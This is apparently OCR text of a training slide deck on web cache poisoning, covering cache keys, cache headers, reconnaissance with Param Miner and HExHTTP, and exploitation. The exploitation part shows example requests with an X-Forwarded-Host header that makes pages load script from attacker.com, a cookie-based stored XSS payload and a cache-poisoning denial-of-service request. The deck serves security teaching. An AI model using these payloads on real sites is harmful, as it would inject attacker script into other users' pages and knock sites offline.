

Web Cache Poisoning

1 - Web Cache

How web cache works



How web cache poisoning works




Web Cache Poisoning vs Web Cache Deception

- **Web Cache Poisoning**: The attacker induces the application to cache malicious content, which is served from the cache to other users of the application.


- **Web Cache Deception**: The attacker manipulates the application into caching sensitive content belonging to another user, and then retrieves this content from the cache.

Public vs Private caches

Public





Private



2 - Cache Keys


How to identify the same request ?






- Identify cache key
- Element not in cache key are identified as “unkeyed”
- The cache will return the copied content of all request having the same key until expiration
- Other elements are ignored by the cache
- Attacks relies on manipulation of differents unkeyed inputs

Interact with the back-end server




1
2
3
Identify Unkeyed Input
Get a response from back-end server
Get the response cached

3 - Reconnaissance

HTTP Headers - Server Cache Headers

- **Cache-Control**
  - Indicates if a resource is cached and when it will be cached again.
  - **Cache-Control: public, max-age=1800**
- **X-Cache**
  - Indicates when the request was cached.
  - **X-Cache: MISS / HIT**
- **Server-Timing**
  - Can also indicate if the request was cached.
  - **Server-Timing: cdn-cache; desc=HIT**
- **Vary**
  - Indicates additional headers that are treated as part of the cache key.
  - **Vary: User-Agent**
- **Age**
  - Defines the time in seconds the request has been stored in cache.
  - **Age: 1337**
- **ETag**
  - Provides a unique identifier for a specific version of a resource.
  - **ETag: "686897696a7c876b7e"**
- **Last-Modified**
  - Indicates the last time the resource was modified.
  - **Last-Modified: Sat, 17 Feb 2024 14:37:00 GMT**

HTTP Headers - Client Cache Headers

- **Expires**
  - Contains the date and time when the response should expire.
  - **Expires: Sat, 17 Feb 2024 14:37:00 GMT**
- **Pragma**
  - Gives specific directives to cache, like don't use the cache.
  - **Pragma: no-cache**
  - Sometimes, it can also leak the cache-key in the response
  - **Pragma: x-get-cache-key**
- **Clear-Site-Data**
  - Indicates that the cache should be removed.
  - **Clear-Site-Data: "cache", "cookies"**
- **If-None-Match**
  - Used in requests to allow the server to return a 304 Not Modified response if the content has not changed.
  - **If-None-Match: "686897696a7c876b7e"**
- **If-Modified-Since**
  - Allows a 304 Not Modified to be returned if content is unchanged since the specified date.
  - **If-Modified-Since: Sat, 17 Feb 2024 14:37:00 GMT**

Automation - Param Miner

Advisory | Request 1 | Response 1 | Request 2 | Response 2 | Request 3 | Response 3 | Path to i

Secret input: header

Issue: **Secret input: header**
Severity: **Medium**
Confidence: **Firm**
Host: **https://0a4600af045165e0840778ac00c8000a.web-security-academy.net**
Path: **/**

Note: This issue was generated by a Burp extension.

Issue detail

Unlinked parameter identified.

Successful probes

Found unlinked param: x-forwarded-host	x-forwarded-host	x-forwarded-hostvetxp9
content_length	X	Y
limited_body_content	X	Y
whole_body_content	X	Y
zwrtxqva	1	0


Fuzz unkeyed :

- GET parameters
- HTTP headers
- Cookies

Issues

- Secret input: url [5]
- Strict transport security not enforced [9]
- Cross-domain Referer leakage
- Cross-domain script include [2]
- Robots.txt file
- Cacheable HTTPS response [2]
- Secret input: cookie

https://github.com/PortSwigger/param-miner



Automation - HexHTTP

- Server Error response checking
- Localhost header response analysis
- Vhosts checking
- HTTP version analysis
- CPDoS technique
- CND Analysis
- Web cache poisoning
- ...

https://github.com/c0dejump/HExHTTP

4 - Exploitation

Unkeyed HTTP Header input


```
GET /?cache=buster HTTP/2
Host: example.com
X-Forwarded-Host: attacker.com
```

```
HTTP/2 200
Server: nginx
X-Cache: Miss
...

<script src="https://attacker.com/script.js?">
</script>
```

```
GET /?cache=buster HTTP/2
Host: example.com
```

```
HTTP/2 200
Server: nginx
X-Cache: Hit
...

<script src="https://attacker.com/script.js?">
</script>
```

Chaining unkeyed input



Self to Stored XSS

```
GET /?cache=buster HTTP/2
Host: example.com
Cookie: lang=fr;
```



```
HTTP/2 200
Server: nginx
X-Cache: Miss
...

<script>
userPreferences = {
    "lang":"fr",
    "consent":"true"
}
</script>
```

Self to Stored XSS


```
GET /?cache=buster HTTP/2
Host: example.com
Cookie: lang=fr"-alert(1)-";
```


```
HTTP/2 200
Server: nginx
X-Cache: Hit
...

<script>
userPreferences = {
    "lang":"fr"-alert(1)-"",
    "consent":"true"
}
</script>
```

URL Normalization



URL Normalization



Cache Poisoning Denial of Service

```
GET /?cp=dos HTTP/2
Host: example.com
X-Forwarded-Port : 1337
```


→

```
HTTP/2 302 Found
Location: https://example.com:1337/?cp=dos
X-Cache: Miss
```

